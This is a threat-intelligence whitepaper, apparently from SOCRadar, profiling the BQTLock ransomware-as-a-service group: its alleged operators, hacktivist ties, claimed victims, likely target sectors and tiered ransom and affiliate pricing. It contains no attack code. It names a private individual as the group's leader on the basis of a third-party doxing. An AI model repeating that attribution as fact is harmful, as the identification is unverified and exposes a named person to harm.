Whitepaper

BQTLock Ransomware

SOCRadar®
Your Eyes Beyond

socradar.io

BQTLock Ransomware

BQTLock is an advanced ransomware-as-a-service (RaaS) that has emerged in recent months and is entering the scene in a disruptive way. Its operations, attack methods, and malware features stand out from other ransomware groups.


Originating from the East and expanding to global operations, BQTLock combines rapid technical growth with aggressive extortion models. Each malware version includes not only encryption but also data theft, showing continuous sophistication. Victims face both operational disruption and the threat of sensitive data leaks.

Threat actor card of BQTLock Ransomware

The group uses a wave-based business model and demands payments mainly in Monero (XMR). It also mixes economic goals with propaganda, making it both a financial and ideological threat. This hybrid style is rare in the ransomware landscape and makes BQTLock a case of special interest for researchers and defenders.

Who is BQTLock Ransomware?


This threat group developed the ransomware that gives its name to the operation. Its main representative is Karim Fayad (known online as **ZeroDayX** or **ZeroDayX1**), supported by **Fuch0u**, who frequently appears on the adversary's public pages. The group appears to maintain close relationships with pro-Palestinian hacktivist groups such as **Liwaa Mohammed**, with mutual activity on social networks.



SOCRadar Cyber Threat Intelligence, Ransomware Intelligence


Publicly, BQTLock emphasizes political messaging and ideological motives; however, the primary internal driver is financial gain, contrasting with true hacktivist operations.

This **dual model**, part hacktivist, part criminal, introduces a novel twist to traditional RaaS models, raising questions about the potential misuse of political narratives to instill fear while pursuing financial objectives.




X (Twitter) profiles of Anonymous Lebanon and LulzSec

The core team appears to include ZeroDayX and Fuch0u, who have historically been linked to accounts such as **Anonymous Lebanon**, and have had interactions with **LulzSec-related accounts** and **Anonymous affiliated activities**.




SOCRadar's Threat Hunting, message in **liwaamohammad** Telegram channel: *"Hello i am ZeroDayX the real owner of Liwaa mohammad and BQTLock ransomware"*

In addition, both BQTLock and ZeroDayX itself have had direct interactions with the pro-Palestinian hacktivist group Liwaa Mohammed, who proclaims himself as the leader of this organization, and has consistently posted BQTLock update messages through Telegram channels managed by the hacktivist group.




Telegram post by ZeroDayX linking Liwaa Mohammad and BQTLock Ransomware, with attack claims and RaaS promotion

ZeroDayX was doxed by the **R00TK1T ISC Cyber Team**, which directly linked him to **LulzSec**. His real name was revealed as **Karim Fayad**, with personal information exposed that connected the current leader of BQTLock directly to these hacktivist groups.




*SOCRadar's Threat Hunting, doxing of ZeroDayX by **R00TK1T** on their Telegram channel*

The proximity and potential authorship of the same user or relationship with different hacktivist groups, as well as that of BQTLock, is evident across all the social networks mentioned, creating a solid core of organization and communication.



Photos of suspected admin of BQTLOck, shared on Telegram

Analysis shows BQTLock's leadership (Karim Fayad aka ZeroDayX and Fuch0u), ties to Liwaa Mohammed, possible past links to LulzSec and Anonymous Lebanon, and victim listings with ransom demands totaling over 700 XMR (~190k USD).



Link analysis of the BQTLock Ransomware

The BQTLock team has consistently communicated via **Telegram channels**, which have been used for propaganda, information about updates, and to liaise with RaaS affiliates. Victims were also left a note with an email address for more direct and professional communication.


Victimology

Since BQTLock burst onto the scene, it has appeared in various orchestrated campaigns or attacks that have severely impacted victims. The threat actor has shown adaptability and evolution both in its techniques and in the malware used. These campaigns have been amplified through the Telegram groups at its disposal, which serve as the main thread of its messaging.

Some of the attacks carried out have been claimed in these groups by the operators and creators of the ransomware in order to put additional pressure on the victims by making them public.


Confirmed Victims

- **USA Military Alumni Networks** – full computer and database backups compromised, with an unpaid demand of 500 XMR.




Victim posting on their data leak site (DLS)

- **eFunda, Inc.** – over 270 subdomains affected, with full backups encrypted and an unpaid demand of 600 XMR.




Victim posting on their DLS #2

- **European Business Server Cluster** – servers in Europe targeted, with 1500 XMR requested.



Victim posting on their DLS & Telegram #3

The adversary boasts on their various social media platforms about attacks on the domains of the mentioned targets, which belong to sectors such as education or public-military matters, fitting into the usual modus operandi of RaaS operations that started before BQTlock, following the aforementioned argumentative line, where targets are generally from the US, with components that the adversary can use for their pro-Palestine narrative.




Allegedly compromised organizations by BQTLock shared on Telegram

In addition to the companies already confirmed on their website, the adversary has continued targeting web pages and, consequently, businesses, where the ransom demand remains unknown.

Defaced websites as follows:

mindmoney[.]fun
skilltoart[.]com
kasmirPort[.]com

However, the impact has been made visible by defacing their portals to showcase the attack, something that has been echoed both on Telegram groups and Twitter accounts managed or controlled by ZeroDayX.



One of the defaced websites by BQTLock

Target Industries

Beyond the confirmed victims, both BQTLock and potential affiliates who may have used the RaaS in their operational model, being a completely new ransomware group with pro-Palestinian propaganda styles, certain trends followed by the actor are expected or have been observed, based on their history and that of other RaaS operations before them, whose trajectories are often parallel in many cases, with similar beginnings, but taking into account the particularities of the actor.

Potential BQTLock victims may belong to different archetypes:

- **Healthcare:** Generally having low or very low defensive capabilities and high operational criticality, directly putting human lives at risk and that could add propaganda impact in strategic countries.

- **Educational:** Following some cases already seen, considering the extensive relationship with potential companies and the intellectual property that resides there, being entities with limited cybersecurity capabilities.

- **SMEs or SMBs:** Typically with low cybersecurity spending and serving as suppliers to different companies of greater importance and economic weight, forcing them to pay if they don't want the breach to become public and potentially obtaining information about other companies for future attacks.

- **Public sector:** Public entities such as municipalities or similar organizations are often testing grounds for criminal groups due to their weak cybersecurity defenses and limited technical capabilities, having dual use in terms of potential hacktivist pressures against countries that oppose their ideals.

- **Critical infrastructure:** Although of greater technical complexity, this is a sector that often has public or political ties, which could be a focus for exploitation by BQTlock, having on their side the great importance and criticality that these types of companies have in areas such as utilities, energy, or logistics.

- **Financial Sector:** Banks and fintech, combining real economic damage with symbolic damage against “Western capitalism”.

Target Countries

Confirmed attacks have affected organizations in the **United States**, **Europe**, and other regions. Propaganda messaging also shows hostility toward **Israel**, **the UAE**, the **European Union**, and the **United States**, aligning with the group's hacktivist narrative.


The hacktivist tendencies that BQTLock is following may be decisive in selecting future victims, both for the original core that created the RaaS and for potential affiliates who share the same beliefs. This makes it strategically important to understand which countries could be targeted, considering BQTlock's anti-Western vision and narrative.

Existing & potential target countries:

- **United States and Israel**: Main targets aligned with the group's hacktivist rhetoric, framing these attacks as "resistance" against Western and Middle Eastern policies.

- **European countries**: Especially those with pro-Israel policies or a strong presence of multinational corporations, using the narrative of "economic liberation."

- **Western aligned nations**: Including **Australia**, **Canada**, and others perceived as part of the Western "establishment" or Middle Eastern countries with relations with the rest, such as **Saudi Arabia**, **India**, or the **UAE**.



A poll for ""Which country should be targeted" on their Telegram channel/s


This hybrid strategy allows BQTLock to justify attacks as "acts of resistance" while sustaining a profitable business model, creating a dangerous precedent where economic motivations are concealed under seemingly legitimate political causes.

Modus Operandi

Once again, BQTLock operates under a **Ransomware-as-a-Service (RaaS)** model. The core group develops and maintains the ransomware, while affiliates conduct the actual intrusions and spread the malware. In return, affiliates share ransom payments with the operators.

Decryption Waves & Estimated Gains

A distinguishing element of BQTLock is undoubtedly the use of **decryption waves**, where different tiers have been established for the release of affected files. They release free keys under names like 1337 or LULZ, and depending on the decryption method, each operation applies a different wave, showing great depth and a system distinct from what we were accustomed to in other RaaS operations



Tiers of decryption waves

At first glance, BQTLock shows clear hacktivist influences, using terms like **1337**, **LULZ**, or **313** to label waves. These serve as pricing tiers, from cheapest to most expensive:

- **1337 (leet):** Symbol of hacker elitism, but in practice the “basic” model, starting at 13 XMR.

- **LULZ:** Linked to fun or notoriety, their “intermediate” version, starting at 26 XMR.
- **313:** Oriented toward political/geopolitical targets, the “premium” model, starting at 40 XMR.

Although styled with hacktivist jargon, the purpose is economic. Like LockBit, ALPHV, or Conti, they use tiered pricing to adapt ransom demands to each victim.

So far, BQTLock has claimed at least three companies, with estimated demands above **700 XMR**. Earnings could exceed **1,000 XMR (~$300,000 USD)**, while some Twitter posts by ZeroDayX suggest ransoms above **$2 million USD**, pointing to a wider range.

All of this within less than 3 months of activity. If sustained, BQTLock could double earnings quickly, following the path of bigger groups.

Pricing & Affiliates

BQTLock not only targets companies directly but also runs a full affiliate system. Through XMR payments, external actors can buy access in starter, professional, or enterprise tiers. Affiliates get full use of the tool, with options to customize ransom notes, wallpapers, decryptors, and other features. The program also includes support, communication, and platform access.

- **Starter** (9 XMR, 2 weeks)
